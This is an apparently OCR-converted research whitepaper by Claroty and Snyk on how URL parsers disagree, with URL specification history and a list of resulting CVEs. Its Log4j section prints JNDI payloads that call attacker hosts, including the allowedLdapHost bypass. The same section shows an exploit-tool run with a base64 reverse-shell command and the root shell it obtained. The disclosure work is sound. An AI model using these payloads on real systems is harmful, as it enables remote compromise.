


EXPLOITING URL PARSERS: THE GOOD, BAD, AND INCONSISTENT

By Noam Moshe and Sharon Brizinov of Claroty Team82,
and Raul Onitza-Klugman and Kirill Efimov of Snyk

CLAROTY

TABLE OF CONTENTS

INTRODUCTION

The Uniform Resource Locator (URL) is integral to our lives online because we use it for surfing the web, accessing files, and joining video chats. If you click on a URL or type it into a browser, you're requesting a resource hosted somewhere online. As a result, some devices such as our browsers, applications, and servers must receive our URL, parse it into its uniform resource identifier (URI) components (e.g. hostname, path, etc.) and fetch the requested resource.

The syntax of URLs is complex, and although different libraries can parse them accurately, it is plausible for the same URL to be parsed differently by different libraries. The confusion in URL parsing can cause unexpected behavior in the software (e.g. web application), and could be exploited by threat actors to cause denial-of-service conditions, information leaks, or possibly conduct remote code execution attacks.

In Team82's joint research with Snyk, we examined 16 URL parsing libraries, written in a variety of programming languages, and noticed some inconsistencies with how each chooses to parse a given URL to its basic components. We categorized the types of inconsistencies into five categories, and searched for problematic code flows in web applications and open source libraries that exposed a number of vulnerabilities.

We learned that most of the eight vulnerabilities we found largely occurred for two reasons:

1. **Multiple Parsers in Use**: Whether by design or an oversight, developers sometimes use more than one URL parsing library in projects. Because some libraries may parse the same URL differently, vulnerabilities could be introduced into the code.

2. **Specification Incompatibility:** Different parsing libraries are written according to different RFCs or URL specifications, which creates inconsistencies by design. This also leads to vulnerabilities because developers may not be familiar with the differences between URL specifications and their implications (e.g. what should be checked or sanitized).

Our research was partially based on previous work, including a presentation by Orange Tsai "A New Era of SSRF" and a comparison of WHATWG vs. RFC 3986 by cURL creator, Daniel Stenberg. We would like to thank them for their innovative research.

RECENT EXAMPLE: Log4j allowedLdapHost bypass


In order to fully understand how dangerous different URL parsing primitives can be, let's take a look into a real-life vulnerability that abused those differences. In December 2021, the world was taken by a storm by a remote code execution vulnerability in the Log4j library, a popular Java logging library. Because of Log4j's popularity, millions of servers and applications were affected, forcing administrators to determine where Log4j may be in their environments and their exposure to proof-of-concept attacks in the wild.

While we will not fully explain this vulnerability here, mainly because it was covered by a wide variety of people, the gist of the vulnerability originates in a malicious attacker-controlled string being evaluated whenever it is being logged by an application, resulting in a JNDI (Java Naming and Directory Interface) lookup that connects to an attacker-specified server and loads malicious Java code.

A payload triggering this vulnerability could look like this:

```
${jndi:ldap://attacker.com:1389/a}
```

This payload would result in a remote class being loaded to the current Java context if this string would be logged by a vulnerable application.



```
→  ~ curl -k https://[redacted]= -H '[redacted]'
<!doctype html><html lang="en"><head><title>HTTP Status 40
3 – Forbidden</title><style type="text/css">body {font-fam
ily:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;b
ackground-color:#525D76;} h1 {font-size:22px;} h2 {font-si
ze:16px;} h3 {font-size:14px;} p {font-size:12px;} a {colo
r:black;} .line {height:1px;background-color:#525D76;borde
r:none;}</style></head><body><h1>HTTP Status 403 – Forbidd
en</h1></body></html>%
→  ~ 
```

Login
Not Secure | https://[redacted]/websso/SAML2/SSO/vsphere.local?SAMLRequ...
Incognito
Update
VMware® vSphere
example@domain.local
Password
□ Use Windows session authentication
LOGIN

```
→ poc /Library/Java/JavaVirtualMachines/jdk-11.0.2.jdk/Contents/Home/bin/java -jar JNDI-Inje
ction-Exploit-1.0-SNAPSHOT-all.jar -C 'bash -c {echo,[redacted]
}|{base64,-d}|{bash,-i}' -A "[redacted]"
[ADDRESS] >> [redacted]
[COMMAND] >> bash -c {echo,[redacted]
}|{base64,-d}|{bash,-i}
----------------------------JNDI Links----------------------------
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://[redacted]:1099/tb4fqu
ldap://[redacted].1389/tb4fqu
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringB
oot 1.2.x+ in classpath):
rmi://[redacted]1099/mqgort
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://[redacted]1099/h3xe4o
ldap://[redacted]:1389/h3xe4o

----------------------------Server Log----------------------------
2021-12-12 23:57:33 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2021-12-12 23:57:33 [RMISERVER]  >> Listening on 0.0.0.0:1099
2021-12-12 23:57:34 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2021-12-12 23:57:40 [RMISERVER]  >> Have connection from [redacted]
2021-12-12 23:57:41 [RMISERVER]  >> Reading message...
```

```
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::4443
Ncat: Listening on 0.0.0.0:4443
Ncat: Connection from [redacted].
Ncat: Connection from [redacted]:41780
root@vsphere3 [ /storage/log/vmware/vmon ]# id
id
uid=0(root) gid=0(root) groups=0(root)
root@vsphere3 [ /storage/log/vmware/vmon ]# whoami
whoami
root
root@vsphere3 [ /storage/log/vmware/vmon ]# vpxd -v
vpxd -v
VMware VirtualCenter 7.0.3 build-18778458
root@vsphere3 [ /storage/log/vmware/vmon ]# 
```

Team82 preauth RCE against VMware vCenter ESXi Server, exploiting the log4j vulnerability.

Because of the popularity of this library, and the vast number of servers which this vulnerability affected, many patches and countermeasures were introduced in order to remedy it. We will talk about one countermeasure in particular, which aimed to block any attempts to load classes from a remote source using JNDI.

This particular remedy was made inside the lookup process of the JNDI interface. Instead of allowing JNDI lookups from arbitrary remote sources, which could result in remote code execution, JNDI would allow only lookups from a set of predefined whitelisted hosts, `allowedLdapHost`, which by default contained only `localhost`. This would mean that even if an attacker-supplied input is evaluated, and a JNDI lookup is made, the lookup process will fail if the given host is not in the whitelisted set. An attacker-hosted class would not be loaded and the vulnerability is rendered moot.

However, soon after this fix, a bypass to this mitigation was found (CVE-2021-45046), which once again allowed remote JNDI lookup and allowed the vulnerability to be exploited in order to achieve RCE. Let's analyze the bypass, which is as follows:

```
${jndi:ldap://127.0.0.1#.evilhost.com:1389/a}
```

As we can see, this payload once again contains a URL, however the `Authority` component (host) of the URL seems irregular, containing two different hosts: `127.0.0.1` and `evilhost.com`. As it turns out, this is exactly where the bypass lies. This bypass stems from the fact that two different (!) URL parsers were used inside the JNDI lookup process, one parser for validating the URL, and another for fetching it, and depending on how each parser treats the `Fragment` portion (#) of the URL, the `Authority` changes too.

In order to validate that the URL's host is allowed, Java's URI class was used, which parsed the URL, extracted the URL's host, and checked if the host is inside the whitelisted set of allowed hosts. And indeed, if we parse this URL using Java's `URI`, we find out that the URL's host is `127.0.0.1`, which is included in the whitelist. However, on certain operating systems (mainly macOS) and specific configurations, when the JNDI lookup process fetches this URL, it does not try to fetch it from `127.0.0.1`, instead it makes a request to `127.0.0.1#`**`.evilhost.com`**. This means that while this malicious payload will bypass the `allowedLdapHost localhost` validation (which is done by the URI parser), it will still try to fetch a class from a remote location.

This bypass showcases how minor discrepancies between URL parsers could create huge security concerns and real-life vulnerabilities.

FINDINGS

Throughout our research, we examined **16 URL parsing libraries** including: urllib (Python), urllib3 (Python), rfc3986 (Python), httptools (Python), curl lib (cURL), Wget, Chrome (Browser), Uri (.NET), URL (Java), URI (Java), parse_url (PHP), url (NodeJS), url-parse (NodeJS), net/url (Go), uri (Ruby) and URI (Perl). .

We found five categories of inconsistencies: scheme confusion, slashes confusion, backslash confusion, URL encoded data confusion, and scheme mixup.

We were able to translate these inconsistencies into five classes of vulnerabilities: server-side request forgery (SSRF), cross-site scripting (XSS), open redirect, filter bypass, and denial of service (DoS). In some cases, these vulnerabilities could be exploited further to achieve a greater impact, including remote code execution.

Eventually, based on our research and the code patterns we searched, we discovered eight vulnerabilities, below, in existing web applications and third-party libraries written in different languages used by many popular web applications.

1) Flask-security (Python, CVE-2021-23385)
2) Flask-security-too (Python, CVE-2021-32618)
3) Flask-User (Python, CVE-2021-23401)
4) Flask-unchained (Python, CVE-2021-23393)
5) Belledonne's SIP Stack (C, CVE-2021-33056)
6) Video.js (JavaScript, CVE-2021-23414)
7) Nagios XI (PHP, CVE-2021-37352)
8) Clearance (Ruby, CVE-2021-23435)


URLS AND RFCS

WHAT IS A URL?

We think we know URLs, but do we actually? They look simple enough, containing a host, path, and on occasion a query. However in reality they could be a whole lot more complicated.

Today, two principal URL specifications exist: URL RFCs by IETF, and WHATWG specifications. While those standards describe the same URL-parsing primitives, some inconsistencies exist between those two specifications (we will cover these inconsistencies in this section). In addition, different RFC versions have changed the way they treat various URL parts between releases, making backward compatibility a difficult task.

To start digging deeper, we looked into the many RFCs defining URLs and URIs over the years. In fact, since 1994 (RFC 1738), there have been many changes to the definitions of URLs, the biggest revisions being RFC 1808 in 1995, RFC 2396 in 1998, and RFC 3986 in 2005.



RFC 1738
1994
First Definition of URL Syntax and components

RFC 1808
1995
Added Syntax for Relative URLs

RFC 2141
1997
Creation of URN Syntax

RFC 2396
1998
Revision of URL and expansion of some components

RFC 2732
1999
Added support for IPV6

RFC 3986
2005
Obsoleting prior standards defining URL as we know it

Most of the RFCs over the years defined URLs in a similar way:

```
scheme://authority/path?query#fragment
```

For example:

```
foo://example.com:8042/over/there?name=ferret#nose
```

Lets dive deeper into the different components of the URL defined in different RFCs over the years.

URL COMPONENTS

SCHEME

The scheme defines the protocol to be used (i.e. HTTP, HTTPS, FTP etc.), and could define different parsing primitives for the URL components following the scheme.

The available character set is well defined, allowing lowercase letters, digits, plus sign (+), period (.) and a hyphen (-). As of RFC 2396, valid schemes require the first character to be a lowercase letter. Prior to that, any combination of the character set was valid as a scheme.

Here is how a scheme is defined in RFC 2396 and RFC 3986:

```
scheme      = ALPHA *( ALPHA / DIGIT / "+" / "-" / "." )
```

And here is how it is defined in RFC 1738 and RFC 1808:

```
scheme         = 1*[ lowalpha | digit | "+" | "-" | "." ]
```

The scheme is the only required component; all others are optional.

AUTHORITY/NETLOC

This component's name was changed from netloc to authority, but still refers to the host that holds the wanted resource.

The authority component of the URL is built from three sub-components, below.

```
authority   = [ userinfo "@" ] host [ ":" port ]
```

Whereas `userinfo` is a `user:password` string, `host` is either a hostname or an IP address, and `port` is a digit within the valid port range.

As of RFC 2396, the usage of `user:password` was discouraged, and in RFC 3986 it was deprecated.

RFC 2396

```
     Some URL schemes use the format "user:password" in the userinfo
     field. This practice is NOT RECOMMENDED, because the passing of
     authentication information in clear text (such as URI) has proven to
     be a security risk in almost every case where it has been used.
```

RFC 3986

```
     Use of the format "user:password" in the userinfo field is
     deprecated.  Applications should not render as clear text any data
     after the first colon (":") character found within a userinfo
     subcomponent unless the data after the colon is the empty string
     (indicating no password).  Applications may choose to ignore or
     reject such data when it is received as part of a reference and
     should reject the storage of such data in unencrypted form.  The
     passing of authentication information in clear text has proven to be
     a security risk in almost every case where it has been used.
```

PATH

This component identifies the specific resource that is accessed.

Even though the path seems like the simplest component of a URL, it is also the component that was changed the most over the years.

In RFC 1738 and RFC 1808, the path component is dependent entirely on the specified scheme. Generally, the path is built from printable characters specifying a directory path leading to the wanted file. The only reserved characters are a semicolon (;), a forward slash (/) and a question mark (?); these are reserved for protocol-specific settings. The semicolon (;) is reserved for passing parameters to the protocol, for example in the FTP protocol, semicolon is used for passing the type opcode.


```
Url_path              =  <cwd1>/<cwd2>/.../<cwdN>/<name>;type=<typecode>
```

However, RFC 2396 changed how a path is built. RFC 2396 defined it this way:

```
path          = [ abs_path | opaque_part ]
path_segments = segment *( "/" segment )
segment       = *pchar *( ";" param )
param         = *pchar
pchar         = unreserved | escaped |
                      ":" | "@" | "&" | "=" | "+" | "$" | ","

   The path may consist of a sequence of path segments separated by a
   single slash "/" character.  Within a path segment, the characters
   "/", ";", "=", and "?" are reserved.  Each path segment may include a
   sequence of parameters, indicated by the semicolon ";" character.
   The parameters are not significant to the parsing of relative

   references.
```

RFC 2396 specified that each path segment (separated by a single slash, /) could have parameters indicated by a semicolon (;). Now each path segment could specify a parameter relevant to it.

RFC 3986, which came soon after, removed support for URL parameters, and made the path specification close to how it was before, returning to protocol-specific parsing. The FTP protocol for example retained the usage of its parameters, and the HTTP protocol still did not support them.



```
path          = path-abempty    ; begins with "/" or is empty
                    / path-absolute   ; begins with "/" but not "//"
                    / path-noscheme   ; begins with a non-colon segment
                    / path-rootless   ; begins with a segment
                    / path-empty      ; zero characters
path-abempty  = *( "/" segment )
path-absolute = "/" [ segment-nz *( "/" segment ) ]
path-noscheme = segment-nz-nc *( "/" segment )
path-rootless = segment-nz *( "/" segment )

path-empty    = 0<pchar>
segment       = *pchar
segment-nz    = 1*pchar
segment-nz-nc = 1*( unreserved / pct-encoded / sub-delims / "@" )
                    ; non-zero-length segment without any colon ":"

pchar         = unreserved / pct-encoded / sub-delims / ":" / "@"
```

QUERY

A query is a key-value pair of information that should be accessed, interpreted, and used by the resource. As stated in RFC 3986, the query component is indicated by the first question mark (?) character, and terminated by a number sign (#) character or by the end of the URI. Within a query component, the characters, semicolon (;), forward slash (/), question mark (?), colon (:), at-symbol (@), ampersand (&), equal sign (=), plus sign (+), comma (,), and dollar sign ($) are reserved, and if used, will be URL encoded.

The query component has not changed much over the years.

FRAGMENT

The fragment is the last URL component, and is used to identify and access a second resource within the first fetched resource specified by the path component. A fragment component is indicated by the presence of a number sign (#) and is terminated by the end of the URI.

As we've seen, the URL specification has changed significantly during the last 25 years, and URL parsers should have changed to support the new specifications. However, implementing all of these changes while remaining backward-compatible is not an easy job.

Furthermore, many URI components use the same reserved characters, something that could theoretically lead to confusion. For example, the colon (:) is used to specify many things, including the URI scheme, the supplied `user:password`, and the port. Sometimes, common characters could lead parsers into mistakenly separating the wrong parts of the URI.

RELATIVE REFERENCES

Since URLs are hierarchical in nature, relative references are URLs relative to another one. Yes, we use the term in its definition, but this is essentially what it is. For instance, if we have predefined a base URL, lets say `http://www.example.com`, and provide a URL starting from the path segment `/foo/bar`, the parser can resolve these into the absolute URL `http://www.example.com/foo/bar`. Thus `/foo/bar` is said to be relative to `http://www.example.com`. The key point here is this: the parser has to be supplied with a base URL for it to know how to resolve the relative one.

RFC 3986 defines three types of relative references:

- Network-path reference: Begins with // e.g. `//example.com`
- Absolute-path reference: Begins with / e.g. `/path/foo/bar`
- Relative-path reference: Doesn't begin with / `e.g. path/foo/bar`

While the last two require an absolute URL to resolve the relative one, the network-path reference only requires a scheme, i.e., `//example.com` turns into `http://example.com` if the parser knows it should handle the HTTP protocol.

This is exactly what a browser will do when asked to fetch a resource from a network-path reference; it will resolve it to an absolute URL, usually with the default HTTP scheme. As we're about to witness, this can have security implications.

WHATWG URL SPECIFICATIONS

Another standard aimed at establishing a URL specification was started by the Web Hypertext Application Technology Working Group (WHATWG), a community founded by individuals from leading web and technology companies who tried to create an updated, true-to-form URL specification and URL parsing primitive.

While the WHATWG URL specification (TWUS) is not so different from the latest RFC URL specification (RFC 3986), minor differences still exist. One example is that while RFC 3986 differentiates between backslashes (\) and forward slashes (/) (forward slashes are treated as a delimiter inside a path component, while backslashes are a character with no reserved purpose), WHATWG's specification states that backslashes should be converted to slashes, and then be treated as such, largely because most web browsers don't differentiate between those two kinds of slashes, and treat them equally.

When WHATWG released its new "Living" URL standard, it broke compatibility with some existing standards and behaviours that contemporary URL parsing libraries followed. These interop issues remain one of the primary reasons why many maintainers of some parsing libraries stick to the RFC 3986 specifications as much as possible.

We can see that WHATWG tries to keep the URL specification more up-to-date and closer to a real-world compliant than the RFC specification, however differences between the WHATWG specification and real-life still exist, mainly because of the vast range of real-life URL parsing edge-cases. One comparison between RFC 3986, WHATWG and real-life parsers could be seen in Daniel Stenberg's (bagder) Github repository.

URL Component	Interop issues (RFC vs WHATWG)	Examples
scheme	NO	
divider	YES	/ vs. \
userinfo	YES	Multiple @ in the authority component
hostname	YES	Supported character-set and IP representation
port number	YES	Valid port range
path	YES	Supported character-set
query	UNKNOWN	
fragment	UNKNOWN	

A summary of inconsistencies between RFC 3986/7 and the WHATWG URL specification. These differences were found by the creator of cURL, Daniel Stenberg.

In real-life, most web browsers follow the WHATWG URL specification because it is more user-tolerant and accounts for human errors. This meets a browser's aim of working correctly, even when encountering malformed URLs.

URL PARSING INCONSISTENCIES

Following a review of most of the URL RFCs and noticing all of the changes that occurred over the years, we've decided to examine URL parsers. We tried to find edge-cases that would result in incorrect or unexpected parsing results.

As part of our research, we selected 15 different libraries—written in different programming languages—URL fetchers, and browsers. We found many inconsistencies among the researched parsers. These inconsistencies have been categorized into five categories, which we believe are the root causes of these inconsistencies. Using the categorizations, below, we can trick most parsers and create a variety of unpredictable behavior, resulting in a wide range of vulnerabilities.

The categorized inconsistencies are: scheme confusion, slash confusion, backslash confusion, URL-encoded confusion. Later, we will dive into each category and explain what is the root cause for each inconsistency.

What is important to understand is that URL syntax is complex and many edge cases could arise when non-standard inputs are given to a URL parser. The purpose of RFCs is to define as much as possible how a URL should be parsed. But given how many possible scenarios there are, there will always be edge-cases where it's unclear how they should be handled. As a consequence, the parser's inconsistencies are not necessarily a result of a bug in the code, but rather how the developers treated the edge-cases.


As a result of our analysis, we were able to identify and categorize five different scenarios in which most URL parsers behaved unexpectedly:

- **Scheme Confusion**: A confusion involving URLs with missing or malformed Scheme
- **Slash Confusion**: A confusion involving URLs containing an irregular number of slashes
- **Backslash Confusion**: A confusion involving URLs containing backslashes (\)
- **URL Encoded Data Confusion**: A confusion involving URLs containing URL Encoded data
- **Scheme Mixup**: A confusion involving parsing a URL belonging to a certain scheme without a scheme-specific parser

SCHEME CONFUSION

We noticed how almost any URL parser is confused when the scheme component is omitted. That is because RFC 3986 clearly determines that the only mandatory part of the URL is the scheme, whereas previous RFC releases (RFC 2396 and earlier) don't specify it. Therefore, when it is not present, most parsers get confused.

